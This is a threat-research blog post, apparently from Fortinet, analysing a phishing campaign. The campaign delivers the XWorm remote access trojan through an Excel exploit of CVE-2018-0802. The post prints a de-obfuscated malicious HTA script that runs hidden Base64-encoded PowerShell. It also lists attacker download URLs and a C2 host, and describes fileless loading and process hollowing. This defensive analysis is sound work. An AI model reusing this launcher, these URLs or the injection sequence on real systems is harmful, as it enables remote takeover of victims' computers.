


Deep Dive into New XWorm Campaign Utilizing Multiple-Themed Phishing Emails

 fortinet.com/blog/threat-research/deep-dive-into-new-xworm-campaign-utilizing-multiple-themed-phishing-emails

Xiaopeng Zhang Xiaopeng Zhang

February 10, 2026



- Article Contents
- [CVE-2018-0802](#)

By [Xiaopeng Zhang](#) | February 10, 2026

Affected Platforms: Microsoft Windows

Impacted Users: Windows Users

Impact: Full remote control of the victim's computer

Severity Level: High

Background

FortiGuard Labs recently captured a phishing campaign in the wild delivering a new variant of XWorm.

XWorm is a multi-functional Remote Access Trojan (RAT) first identified in 2022 that remains actively distributed, including through Telegram-based marketplaces. Once deployed, it provides attackers with full remote control of compromised Windows systems.

This campaign relies on multiple phishing emails that use social engineering to persuade recipients to open a malicious attachment. The following analysis details these phishing lures and shows how the attached Excel file exploits **CVE-2018-0802** to download and execute an HTA file on the victim's device.

The HTA execution triggers PowerShell, which downloads and loads a fileless .NET module directly into memory. That module uses process hollowing to inject and execute the XWorm payload within a newly created Msbuild.exe process.

This analysis also examines XWorm's encrypted network traffic, command-and-control protocol, control commands, and plugin architecture.

[2025 Global Threat Landscape Report](#)

[Use this report to understand the latest attacker tactics, assess your exposure, and prioritize action before the next exploit hits your environment.](#)

Infection Chain

The infection chain begins with phishing emails delivering a malicious Excel attachment to targeted users. These emails use common business-themed lures to encourage recipients to open the attached file.

Figure 1 provides an overview of the full infection chain observed in this campaign, from initial email delivery through execution of the XWorm RAT payload.




Figure 1: Overview of the XWorm phishing campaign infection chain

Multiple-Themed Phishing Emails

Multiple phishing email themes were identified in this XWorm campaign, written in multiple languages. As shown in Figure 2, the emails were disguised as:

- Payment detail requests requiring recipient review
- Purchase orders requesting acknowledgment

- Signed bank documents related to shipments
- Other business-related communications




Figure 2: Examples of phishing emails used in the XWorm campaign

All phishing emails include an attached Excel add-in file (.XLAM) and instruct recipients to open the attachment to view additional details.

As shown in Figure 2, these emails were marked as virus detected in the subject line and blocked by the FortiMail service. As a result, the messages were not ultimately delivered to recipients.

Crafted Excel File to Exploit [CVE-2018-0802](#)

One of the attached Excel files was selected for further investigation.

Analysis revealed an embedded OLE (Object Linking and Embedding) object within the sheet1.xml file, configured with autoLoad=true. The OLE object definition is shown in the sheet1.xml.rels file, as illustrated in Figure 3.




Figure 3: OLE object definition in sheet1.xml.rels

[CVE-2018-0802](#) is a remote code execution vulnerability in the Microsoft Equation Editor (EQNEDT32.EXE) that continues to be actively exploited.

The embedded OLE object (../embeddings/WEakS.Jh) contains malformed data, as shown in Figure 4. When the Excel file is opened, EQNEDT32.EXE parses the object, triggering the vulnerability and executing the embedded shellcode.




Figure 4: Malformed OLE object stream exploiting CVE-2018-0802

The shellcode decrypts embedded code at runtime and executes it to download an HTA file from [retrodayaengineering\[.\]icu/HGG.hta](http://retrodayaengineering[.]icu/HGG.hta), saving it as %APPDATA%\VA5.hta.

To perform this download, the shellcode invokes multiple Windows APIs, including WinHttpOpen(), WinHttpConnect(), WinHttpOpenRequest(), WinHttpSendRequest(), WinHttpReceiveResponse(), WinHttpQueryDataAvailable(), WinHttpReadData(), and WriteFile().

Figure 5 demonstrates how the shellcode calls the WinHttpConnect() API with the target domain.




Figure 5: Shellcode invoking WinHttpConnect() to download the HTA file

To execute the downloaded HTA file on the victim's device, the shellcode calls the ShellExecuteExW() API, as illustrated in Figure 6.




Figure 6: Execution of the downloaded HTA file via ShellExecuteExW()

Analyzing the HTA File

An HTA file (HTML Application) is a Microsoft Windows program using HTML and scripting languages (such as VBScript or JScript) to create executable applications.

The downloaded HTA file is obfuscated, with the legitimate code interspersed with large amounts of junk data.

```

2  <html>
3  <head>
4  <title>HTA Hidden</title>
5  <HTA:APPLICATION
6      ID="skittishness"
7      APPLICATIONNAME="skittishness"
8      BORDER="none"
9      BORDERSTYLE="none"
10     CAPTION="no"
11     SHOWINTASKBAR="no"
12     SINGLEINSTANCE="yes"
13     SYSMENU="no"
14     WINDOWSTATE="minimize">
15 </head>
16 <script language="JScript">
17
18
19     var onlooker = new ActiveXObject("WScript.Shell");
20     var apochromatic = "JABzAGMAaQByAHIAaABvAGkAZAagAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMA
21
22     var whart = "powershell -NoProfile -WindowStyle Hidden -Command ";
23     \"[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('\"
24     + apochromatic + '\')) | Invoke-Expression\"";
25
26     whart = whart.split("").join("");
27     onlooker.Run(whart, 0, false);
28     window.close();
29 </script>
30 <body>
31 </body>
32 </html>
33

```

Figure 7: De-obfuscated HTA file showing embedded script logic

Figure 7 presents a de-obfuscated and cleaned version of the HTA file.

The file contents indicate that the HTA file executes JScript code when loaded by mshta.exe.

The apochromatic variable contains a Base64-encoded PowerShell payload, which is decoded and executed at runtime.

Based on the analysis, the PowerShell code performs the following actions:

1. It downloads a JPEG file that contains a transformed .NET module hidden within the image. The URL of the image file is https://res.cloudinary.com/dbjtzqp4q/image/upload/v1767455040/optimized_MSI_lpsd9p.jpg.
2. It extracts and decodes the fileless .NET module from the image and loads it into the memory of the PowerShell.exe process without writing it to disk. The Base64-encoded .NET module is placed between the two keywords BaseStart- and -BaseEnd appended to the image file.




Figure 9: Breakpoint at Software.Program.Main() method called by the PowerShell process

Figure 9 shows the .NET module's Main() method analyzed in a debugger; the parameter list passed from the PowerShell.exe process can be seen at the bottom of the figure.

As mentioned earlier, the first parameter passed to the Main() method is a Base64-encoded string in reverse order. The .NET module decodes it to recover the URL and then downloads the content.

The decoded URL is `hxxps://pub-3bc1de741f8149f49bdbafa703067f24[.]r2[.]dev/www.txt`. As shown in Figure 10, the module proceeds to call the `WebClient.DownloadString()` method to retrieve the file.

The payload is never written to a local file; instead, it remains in the memory of the PowerShell.exe process.

The .NET module then deploys the XWorm payload into a newly created Msbuild.exe process via process hollowing. The path to Msbuild.exe is supplied as a parameter, as shown in Figure 9.




Figure 12: The .NET module calls CreateProcessA() To perform the process hollowing, it calls CreateProcessA() with the full path to Msbuild.exe and the CREATE_SUSPENDED (0x00000004) flag, as shown in Figure 12, to create a suspended Msbuild.exe process.

The .NET module then calls a sequence of Windows APIs -- such as VirtualAllocEx(), WriteProcessMemory(), ReadProcessMemory(), GetThreadContext(), SetThreadContext(), and ResumeThread() to inject the XWorm payload into the Msbuild.exe process and execute it.

Figure 13 presents a process tree explaining how the entire campaign deploys the XWorm RAT payload, from EQNEDT32.EXE to Msbuild.exe.

Process Name	Path	Time
EQNEDT32.EXE (10148)	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE	1/20/2026 11:35:17 AM
mshta.exe (4680)	C:\Windows\SysWOW64\mshta.exe	1/20/2026 11:35:28 AM
powershell.exe (4736)	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	1/20/2026 11:35:32 AM
Conhost.exe (2640)	C:\Windows\System32\Conhost.exe	1/20/2026 11:35:32 AM
Msbuild.exe (356)	C:\Windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe	1/20/2026 11:36:06 AM
svchost.exe (492)	C:\Windows\system32\svchost.exe	11/7/2024 11:32:51 AM
svchost.exe (548)	C:\Windows\system32\svchost.exe	11/7/2024 11:32:51 AM

Figure 13: Process tree of the processes involved in the campaign.

The XWorm Payload File

The XWorm payload was dumped from the memory of the powershell.exe process for static analysis.

According to Figure 14, the payload is a 32-bit executable (EXE) file compiled with the Microsoft .NET Framework and obfuscated with DeepSea Obfuscator.




Figure 14: The XWorm payload observed in a static analysis tool

This also explains why Msbuild.exe was chosen as the target process for executing the XWorm RAT. Because XWorm is .NET-based malware, it requires a .NET runtime environment. Msbuild.exe is a .NET-compiled executable that initializes the required runtime environment when launched, enabling the XWorm RAT to execute successfully.

Based on the assembly display name of the XWorm RAT, UD_XWormClient 7.2, the payload corresponds to XWorm version 7.2, which was released in late 2025/early 2026.

Once executed within Msbuild.exe, the XWorm RAT decrypts several configuration values, including C2 server hosts and ports, cryptographic keys, and data delimiters.

Figure 15 shows the Main() method of the XWorm RAT payload. At the bottom of the figure, the decrypted C2 server domain (berlin101.com) and TCP port (6000) are shown.

